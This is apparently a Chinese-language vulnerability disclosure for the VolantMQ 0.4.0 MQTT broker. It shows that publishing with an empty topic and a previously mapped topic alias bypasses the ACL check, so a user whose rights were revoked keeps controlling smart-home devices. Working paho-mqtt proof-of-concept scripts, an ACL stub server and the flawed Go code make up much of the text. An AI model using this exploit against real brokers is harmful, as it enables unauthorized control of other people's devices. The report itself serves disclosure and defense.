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0x01 攻击场景与测试

考虑IoT应用的共享场景，即智能家居系统使用 MQTT 协议进行物联网设备和用户管理，其中有两个用户角色。管理员，也就是房主可以授权其他普通用户（例如，Airbnb 客人）访问他的智能家居设备的权利。普通用户的访问权限可能会被撤销和到期。我们认为管理员和设备是良性的，而客人可能是恶意的，会尽可能地去试图未授权访问设备（越权或是维持被撤销的权限）。

• 攻击场景

首先，攻击者登记入住，因此目前攻击者拥有主题“A”的“写权限”，可以暂时控制受害设备。受害设备订阅此主题。

1. 设备使连接broker并订阅主题“A”。
2. 攻击者向主题“A”发布一条普通消息(使用mqtt property "alias=1")，此时broker会将"A"映射到alias "1".
3. 攻击者的发布权限被管理员或设备所有者撤销。
4. 攻击者使用空主题发布一条消息(topic="", alias=1)
5. Broker 将完成该消息的处理并将其发布给订阅主题“A”的订阅者

• 漏洞危害

攻击者可以在权限被撤销后，继续控制设备。

0x02 漏洞测试步骤

• 测试环境

VolantMQ: 0.4.0

mqtt client: 任意客户端即可 (paho.mqtt)

访问控制插件: 官方插件[http_auth](#)（由于golang更新已不再支持plugin模块，因此这个插件目前无法使用），也可修改VolantMQ内置的auth测试插件（见附录 [auth.go](#)，替换cmd/volantmq/auth.go），由于漏洞的原理为broker的permission check位置不当（或没有进行足够的检查），而无关乎permission check本身的正确与否，因此无论权限检查插件使用何种机制（使用http请求授权服务器、使用database存储ACL等），漏洞本身都是存在的。

配置测试用户：

admin: 拥有所有权限

user1(attacker): 拥有publish权限

配置文件如下:

```
version: v0.0.1
system:
  log:
    console:
      level: info # available levels: debug, info, warn, error, dpanic, panic, fatal
  http:
    defaultPort: 8080
plugins:
  enabled:
    - auth_http
  config:
    auth:          # plugin type
    - name: internal
      backend: simpleAuth
      config:
        users:
          admin: "d74ff0ee8da3b9806b18c877dbf29bbde50b5bd8e4dad7a3a725000feb82e8f1" # pass
          user1: "e6c3da5b206634d7f3f3586d747ffdb36b5c675757b380c6a5fe5c570c714349" # pass1
    auth:
      anonymous: false
      order:
        - internal
  mqtt:
    version:
      - v3.1.1
      - v5.0
    keepAlive:
      period: 60          # KeepAlive The number of seconds to keep the connection live if there's no
data.
      # Default is 60 seconds
      force: false        # Force connection to use server keep alive interval (MQTT 5.0 only)
      # Default is false
    options:
      connectTimeout: 5    # The number of seconds to wait for the CONNECT message before
disconnecting.
      # If not set then default to 2 seconds.
      offlineQoS0: true    # OfflineQoS0 tell server to either persist (true) or ignore (false) QoS 0
messages for non-clean sessions
      # If not set than default is false
      sessionPreempt: true # Either allow or deny replacing of existing session if there new client with
same clientID
      # If not set than default is false
      retainAvailable: true # don't set to use default
      subsOverlap: true     # tells server how to handle overlapping subscriptions from within one client
      # if true server will send only one publish with max subscribed QoS even there are n subscriptions
      # if false server will send as many publishes as amount of subscriptions matching publish topic
exists
      # Default is false
      subsId: true          # don't set to use default
      subsShared: false     # don't set to use default
```

```

subsWildcard: true      # don't set to use default
receiveMax: 65530       # don't set to use default
maxPacketSize: 268435455 # don't set to use default
maxTopicAlias: 65535    # don't set to use default
maxQoS: 2
listeners:
defaultAddr: "0.0.0.0" # default 127.0.0.1
mqtt:
tcp:
1883:
auth:
tls:
ws:
8883:

```

若使用[http auth](#)或是附录中的 `auth.go`，则仅需简单写一个http服务 (见附录 `app.py`)，在broker请求/acl页面获取用户是否拥有进行敏感操作的权限时，回复"allow" (代表拥有权限)/"xxxxx"即可。

```

from flask import Flask, request, render_template, session, jsonify
from flask_cors import CORS, cross_origin
import json
import time as mytime
from datetime import *

app = Flask(__name__)
cors = CORS(app)

@app.route('/acl', methods=['GET'])
def Start():
    user = request.args.get('user')
    resp = "deny"
    if(user == "admin"):
        resp = "allow"
    elif(user == "user1"):
        resp = "allow"
    return resp

if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=True, port=80)

```

- **测试步骤**

1. 设备使连接broker并订阅主题“A”。

```
$ mosquitto_sub -u admin-user -P admin-password -t "A" -c
```

2. 攻击者向主题“A”发布一条普通消息(使用mqtt property "alias=1"), 此时broker会将"A"映射到 alias "1".

```
import paho.mqtt.client as mqtt
import paho.mqtt.packettypes as PacketTypes
import paho.mqtt.properties as p

def pubMain():
    client = mqtt.Client(client_id="cid", protocol=mqtt.MQTTv5)
    client.username_pw_set(username="user1", password="pass1")
    #client.will_set(topic="test", payload="will message")
    client.on_connect = connect_callback

    try:
        conProperty = p.Properties(PacketTypes.PacketTypes.CONNECT)
        # conProperty.AuthenticationMethod = "mathChallenge"
        # conProperty.TopicAliasMaximum = 100
        conProperty.SessionExpiryInterval = 100000
        pubProperty = p.Properties(PacketTypes.PacketTypes.PUBLISH)
        pubProperty.MessageExpiryInterval = 5000
        pubProperty.TopicAlias = 1
        client.connect(host="127.0.0.1", port=1883,
            keepalive=1000,clean_start=True,properties=conProperty)
        client.publish(topic="A", payload="xxxasdf", qos=2, properties=pubProperty)
        client.loop_start()
    except Exception as e:
        print(e)
        client.disconnect()
```

4. 攻击者的权限被管理员或设备所有者撤销。

若使用 `auth.go` 进行访问控制, 则可手动控制auth server的访问控制配置来进行测试, 例如当撤销 attacker全新啊时, 修改web服务代码 `app.py` 中的回复为 `deny` :

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from flask_cors import CORS, cross_origin
import json
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from datetime import *

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cors = CORS(app)

@app.route('/acl', methods=['GET'])
def Start():
    user = request.args.get('user')
    resp = "deny"
    if(user == "admin"):
        resp = "allow"
    elif(user == "user1"):
        resp = "deny"
```

```
return resp
```

5. Broker 将完成该消息的处理并将其发布给订阅主题“A”的订阅者

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        pubProperty = p.Properties(PacketTypes.PacketTypes.PUBLISH)
        pubProperty.MessageExpiryInterval = 5000
        pubProperty.TopicAlias = 1
        client.connect(host="127.0.0.1", port=1883,
            keepalive=1000,clean_start=True,properties=conProperty)
        client.loop_start()
        while (input() != "xxx"):
            client.publish(topic="", payload="xxxasdf", qos=2, properties=pubProperty)
    except Exception as e:
        print(e)
        client.disconnect()
```

0x03 漏洞原理分析

1. 当attacker发送PUBLISH报文时，broker仅对使用正常topic的消息进行权限检查，而使用alias时，跳过了检查

connection\connection.go: 827

```
if prop := pkt.PropertyGet(mqtt.PropertyTopicAlias); prop != nil {
    if topicAlias, err = prop.AsShort(); err == nil {
        // [MQTT-3.3.2-8] A Topic Alias of 0 is not permitted.
        // A sender MUST NOT send a PUBLISH packet containing a Topic Alias which has the value
0
        if topicAlias == 0 {
            return nil, mqtt.CodeInvalidTopicAlias
        }

        if len(pkt.Topic()) == 0 {
            if topic, kk := s.rx.topicAlias[topicAlias]; kk {
                // do not check for error as topic has been validated when arrived
```

```

        if err = pkt.SetTopic(topic); err != nil {
            s.log.Error("publish to topic",
                zap.String("clientId", s.id),
                zap.String("topic", topic),
                zap.Error(err))
            return nil, mqtt.CodeUnspecifiedError
        }

        topicAlias = 0
        aclPerformed = true
    } else {
        return nil, mqtt.CodeInvalidTopicAlias
    }
}
} else {
    return nil, mqtt.CodeInvalidTopicAlias
}
}

```

(aclPerformed = true)

=>

connection\connection.go: 854

```

    if !aclPerformed {
        if e := s.permissions.ACL(s.id, string(s.username), pkt.Topic(), vlauth.AccessWrite); !errors.Is(e,
            vlauth.StatusAllow) {
            reason = mqtt.CodeNotAuthorized
        }
    }
}

```

0x04 漏洞效果

测试前配置


测试用的账号：admin和user1

目前user1拥有 test topic的发布权限

```


#app.py
@app.route('/acl', methods=['GET'])
def Start():
    user = request.args.get('user')
    resp = "deny"
    if(user == "admin"):
        resp = "allow"
    elif(user == "user1"):
        resp = "allow"
    return resp

```



测试流程

1. 使用MQTTX客户端，先使用admin用户连接broker，并订阅test主题：



2. 攻击者向主题“test”发布一条普通消息(使用mqtt property "alias=1"), 此时broker会将“A”映射到 alias "1".

```
import paho.mqtt.client as mqtt
```

```

import paho.mqtt.packettypes as PacketTypes
import paho.mqtt.properties as p


def connect_callback(client, userdata, flags, reasonCode, properties):
    print("Connected with result code " + str(reasonCode))

def pubMain():
    client = mqtt.Client(client_id="cid", protocol=mqtt.MQTTv5)
    client.username_pw_set(username="user1", password="pass1")
    client.on_connect = connect_callback

    try:
        conProperty = p.Properties(PacketTypes.PacketTypes.CONNECT)
        # conProperty.AuthenticationMethod = "mathChallenge"
        # conProperty.TopicAliasMaximum = 100
        conProperty.SessionExpiryInterval = 100000
        pubProperty = p.Properties(PacketTypes.PacketTypes.PUBLISH)
        pubProperty.MessageExpiryInterval = 5000
        pubProperty.TopicAlias = 1
        client.connect(host="127.0.0.1", port=1883,
            keepalive=1000, clean_start=False, properties=conProperty)
        client.publish(topic="test", payload="xxx", qos=2, properties=pubProperty)
        client.loop_forever()
    except Exception as e:
        print(e)
        client.disconnect()

if __name__ == "__main__":
    pubMain()

```



3. 攻击者的发布权限被管理员或设备所有者撤销。

```

@app.route('/acl', methods=['GET'])
def Start():
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        resp = "allow"
    elif(user == "user1"):
        resp = "deny"
    return resp

```


4. 攻击者保持连接/使用cleanStart=false恢复连接，随后使用空主题发布一条消息(topic="", alias=1)

```
def pubMain():
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        pubProperty.TopicAlias = 1
        client.connect(host="127.0.0.1", port=1883,
            keepalive=1000,clean_start=False,properties=conProperty)
        client.loop_start()
        while (input() != "xxx"):
            client.publish(topic="", payload="alias", qos=2, properties=pubProperty)
    except Exception as e:
        print(e)
        client.disconnect()
```

```
> python3 alias.py
Connected with result code Success

Connected with result code Success
```

5. Broker 将完成该消息的处理并将其发布给订阅主题“test”的订阅者

The screenshot shows the MQTT Explorer interface. On the left, the 'Connections' panel lists three clients: 'victim@192.168.179.1...', 'admin@192.168.179.1...' (highlighted in green), and 'user1@192.168.179.18...'. The main panel is titled 'admin' and shows a subscription for the topic 'test' with QoS 0. The message history on the right shows three messages: a 'xxx' message with QoS 2 received at 2022-09-02 10:48:17:188, and two 'alias' messages with QoS 0 received at 2022-09-02 10:48:23:380 and 2022-09-02 10:48:24:000.

